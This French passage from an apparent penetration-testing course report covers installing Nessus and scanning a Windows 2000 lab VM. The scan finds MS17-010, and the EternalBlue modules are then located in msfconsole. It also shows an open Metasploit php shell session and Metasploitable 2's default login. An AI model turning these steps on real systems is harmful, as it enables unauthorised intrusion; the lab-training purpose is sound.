1		shell php/php		192.168.1.84:38917 → 192.168.1.78:26109 (192.168.1.78)

Then, the command 'sessions -i 1' is run, followed by '[\*] Starting interaction with 1 ...'. A small terminal window icon is visible in the bottom right corner of the terminal window.

Figure 55 – La vue de l'exécution de sessions -i 1

### **1.3.6 Fasttrack, un des outils d'automatisation de Metasploit**

Fasttrack permet d'automatiser db\_autopwn cependant cette solution n'est plus maintenue. J'ai tenté d'installer fasttrack à partir du dépôt github [https://github.com/pwnieexpress/pwn\\_plug\\_sources/tree/master/src/fasttrack](https://github.com/pwnieexpress/pwn_plug_sources/tree/master/src/fasttrack) mais sans succès.

En effet, le code a intégré dans ce dépôt il y a neuf ans. De plus, il est proposé en python 2 et surtout la version actuellement disponible de metasploit est la numéro six et il n'est plus possible de récupérer des versions antérieures à celle-ci.

De toute évidence, trop de changements en l'espace de neuf ans m'ont fait penser que je m'engageais dans une aventure périlleuse à découvrir un outil qui n'est plus d'actualité d'autant plus que même la source suivante <https://sourceforge.net/projects/fast-track/> ne propose plus son téléchargement.

## 1.4 Nessus, un analyseur de failles de sécurité

Type :	Scanneur de vulnérabilité
Développé par :	Tenable Network Security
Dernière version :	8.15
Licence :	Licence GNU et licence propriétaire



**Nessus** détecte les machines visibles sur un réseau, balaye les ports ouverts, identifie les services actifs, leur version, puis tente diverses attaques. Nessus se divise en deux parties : nessusd qui est un daemon (service) exécutant les requêtes ainsi que la communication avec la cible, et nessus, une application cliente qui récupère les données et affiche le résultat.

Nessus est un outil de sécurité informatique dont la fonction est de tester les faiblesses potentielles ou avérées sur les machines testées. Ceci inclut, entre autres :

- Les services vulnérables à des attaques permettant la prise de contrôle;
- les fautes de configuration (relais de messagerie ouvert par exemple);
- les patchs de sécurité non appliqués, que les failles corrigées soient exploitables ou non dans la configuration testée;
- les mots de passe par défaut, quelques mots de passe communs, et l'absence de mots de passe sur certains comptes systèmes. Nessus peut aussi appeler le programme externe Hydra pour attaquer les mots de passe à l'aide d'un dictionnaire;
- les services jugés faibles comme par exemple Telnet remplacé par SSH;
- les dénis de service contre la pile TCP/IP.

Les tests sont joués par des plugins; quelques-uns sont en C compilé mais la majorité sont écrits dans le langage NASL *Nessus Attack Scripting Language* en français "Langue de script d'attaque Nessus".

La séquence des opérations est la suivante :

- Détection des machines vivantes sur le réseau par ping\_host.nasl;
- scan des ports avec un des quatre analyseurs de ports internes, ou un scanner externe amap ou nmap, ce qui est déconseillé pour des raisons de performance;
- récupération d'informations comme le type et les versions des différents services et la liste des packages installés suivant un type de connexion SSH, Telnet, ou rsh;
- attaques simples, peu agressives;
- attaques susceptibles d'être destructrices;
- dénis de service contre les logiciels visés;
- dénis de service contre la machine ou les équipements réseaux intermédiaires.

L'offre de scanners de sécurité sur le marché est conséquente. Néanmoins ceux-ci restent globalement payant. En première analyse, je me suis focalisé sur Openvas devenu Greenbone qui se positionne parmi les scanners plus connus. Finalement, ma préférence s'est portée pour Nessus, d'autant plus que OpenVas est en fait un fork de Nessus 2.



**Nessus® Essentials** (anciennement Nessus Home) En tant que membre de la gamme Nessus, vous permet de scanner jusqu'à 16 adresses IP par scanner avec les mêmes évaluations rapides et détaillées et le même confort des scans sans agent qui ravissent les abonnés de Nessus de la version professionnelle disposant de fonctionnalités supplémentaires.

La ressource web ci-dessus révèle que Tenable met à disposition une version *essentials* en français "essentiel" dédiée à l'éducation, ce qui place Nessus dans une position très profitable auprès des étudiants et des enseignants désireux d'expérimenter la cybersécurité sans aucun coût. Une inscription au moyen de son mail universitaire offre la possibilité de recevoir sa propre licence *essentials* pour ensuite télécharger Nessus dans la rubrique Téléchargements.

#### 1.4.1 Installation de Nessus

Voici les commandes à utiliser pour installer Nessus essentials :


```
1 # Installation de Nessus à partir du .deb
2 sudo chmod +x ./Nessus-8.15.0-debian6.amd64.deb & sudo apt install ./Nessus-8.15.0-debian6.amd64.deb
3 # Démarrer le service nessud
4 service nessusd start
5 # Afficher le status de nessud
6 service nessusd status
```

Les prochaines pages mettent en exergue les étapes les plus importantes de l'installation :

```
patrice@Kali: ~/Bureau
Fichier Actions Éditer Vue Aide
└──(patrice@Kali)-[~]
    $ cd Bureau

└──(patrice@Kali)-[~/Bureau]
    $ sudo chmod +x ./Nessus-8.15.1-debian6_amd64.deb & sudo apt install ./Nessus-8.15.1-debian6_amd64.deb
[1] 4535
[1] + suspended (tty output)  sudo chmod +x ./Nessus-8.15.1-debian6_amd64
.deb
[sudo] Mot de passe de patrice :
Lecture des listes de paquets ... Fait
Construction de l'arbre des dépendances ... Fait
Lecture des informations d'état ... Fait
Note : sélection de « nessus » au lieu de « ./Nessus-8.15.1-debian6_amd64.
deb »
Les paquets suivants ont été installés automatiquement et ne sont plus néce
ssaires :
  cryptsetup-run ettercap-common ettercap-graphical
  gstreamer1.0-pulseaudio libaprutil1-dbd-sqlite3 libaprutil1-ldap
  libgeos-3.9.0 libluajit-5.1-2 libluajit-5.1-common librest-0.7-0
  python3-gevent python3-gevent-websocket python3-greenlet
  python3-jupyter-core python3-m2crypto python3-nbformat
  python3-parameterized python3-plotly python3-qrcode python3-zope.event
Veuillez utiliser « sudo apt autoremove » pour les supprimer.
```

Figure 56 – La vue de l'installation de Nessus sous Kali Linux



```
patrice@Kali: ~
Fichier Actions Éditer Vue Aide

└──(patrice@Kali)-[~]
    $ service nessusd start
    └──(patrice@Kali)-[~]
        $ service nessusd status
        ● nessusd.service - The Nessus Vulnerability Scanner
            Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor>
            Active: active (running) since Thu 2021-08-26 22:22:44 CEST; 6s ago
                Main PID: 5261 (nessus-service)
                  Tasks: 13 (limit: 4575)
                    Memory: 76.2M
                      CPU: 6.351s
                    CGroup: /system.slice/nessusd.service
                            └─5261 /opt/nessus/sbin/nessus-service -q
                                ├─5262 nessusd -q

    └──(patrice@Kali)-[~]
        $ █
```

Figure 57 – La vue de l'activation du service nessusd

Comme indiqué à la fin de l'installation, la prochaine étape consiste à saisir l'url suivante : <https://127.0.0.1:8834> pour avoir accès à la configuration du scanner. La dernière étape de l'installation peut alors débutée.




Figure 58 – La page de bienvenue de l'installation de Nessus




Figure 59 – La page d'inscription en lien avec le code d'activation de Nessus Essentials




Figure 60 – La demande de saisie de l'identifiant et du mot de passe




Figure 61 – La dernière étape de l'installation : le téléchargement des plugins de Nessus Essentials

L'installation est désormais terminée.

#### 1.4.2 Un exemple d'utilisation de Nessus

Nous pouvons à partir de ce moment, créer un nouveau scan à l'aide du bouton **New Scan/Nouveau scan**, situé en haut à droite de la page web :




Figure 62 – La vue de la rubrique *My Scans/Scans* dans l'application web Nessus

Différents modèles de scans sont proposés. Dans le cadre d'une première démonstration succincte, je préfère ne pas rentrer dans les détails et rester dans le cadre d'une utilisation simple de Nessus, en sélectionnant le bouton dénommé **Basic Network Scan**, signifiant "analyse de base du réseau" :




Figure 63 – La vue de Scan Templates et de ces choix de scan à dispositions

Dans l'optique de pouvoir enregistrer ce premier scan et enfin pourvoir le lancer, quelques champs sont à renseigner comme **Name** et **Targets/cibles**. Il est à noter que le mot cibles est employé au pluriel. Il est donc possible de spécifier par exemple une plage d'adresses telle que 192.168.1.0/24 ou 192.168.1.20-30 ou une simple d'adresse IP.




Figure 64 – La vue de New Scan/ Basic Network Scan

L'adresse IP ici proposée correspond à un Windows 2000 associé au service pack 4. Le nombre de vulnérabilités détectées est conséquent : 16 critiques (rouge), 4 hautes (orange), 5 moyennes (jaune), 32 faibles (bleu).




Figure 65 – La vue du résultat d'un scan de windows 2000 SP4

Parmi la multitude de choix de vulnérabilités trouvées, j'ai mis en valeur une faille d'exécution de code à distance existant dans Microsoft Server Message Block 1.0 (SMBv1). Les informations divulguées dans cette page mettent en évidence que cette faille est exploitable avec Metasploit MS17-10 *EternalBlue SMB Remote Windows Kernel Pool Corruption* traduit en "Corruption du pool de noyau Windows distant EternalBlue SMB".





Figure 66 – La vue des informations proposées dans Nessus au sujet de la faille MS17-010

Cette vulnérabilité peut être exploitée sous msfconsole et retrouvée à l'aide de la commande search sous msfconsole :



```
patrice@Kali:~  
Fichier Actions Éditer Vue Aide  
msf6 > search eternalblue type:exploit  
Matching Modules  
=====  
#  Name                                Disclosure Date  Rank  
Check Description  
-  --  
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14    average  
Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption  
1  exploit/windows/smb/ms17_010_psexec       2017-03-14    normal  
Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote  
Windows Code Execution  
2  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14    great  
Yes    SMB DOUBLEPULSAR Remote Code Execution  
  
Interact with a module by name or index. For example info 2, use 2 or use  
exploit/windows/smb/smb_doublepulsar_rce  
msf6 > 
```

Figure 67 – La vue de la recherche de l'exploit MS17-010 EternalBlue sous Metasploit via msfconsole

## 1.5 S'entraîner aux tests d'intrusions en utilisant Metasploitable 2 et Metasploit

Comme précisé en page 16, à l'obtention de la page d'accueil de metasploitable 2, nous pouvons donc nous connecter une session utilisateur préenregistré :

- Nom d'utilisateur : msfadmin
- Mot de passe : msfadmin

Première découverte concernant cette machine virtuelle, le clavier a été préalablement configuré avec des dispositions de touches du clavier américain. Sous Ubuntu, le basculement de Qwerty à Azerty, s'effectue au moyen de la commande suivante :

---

```
1 # Charger les touches françaises :  
2 sudo loadkeys fr
```

---



**Configurer le clavier** : cette page se propose de rassembler tout ce qui concerne la configuration du clavier depuis la sélection d'un agencement standard correspondant à votre langue jusqu'à la création d'un agencement adapté à un besoin très spécifique. Pour le cas d'utilisation le plus courant, l'agencement clavier est défini par l'utilisateur lors de l'installation d'Ubuntu.

D'après la source ci-dessus, cette opération sera à effectuer à chaque activation de la machine virtuelle car un bug non solutionné fait repasser le clavier en mode qwerty à chaque démarrage sur la version 14.04 de Ubuntu.

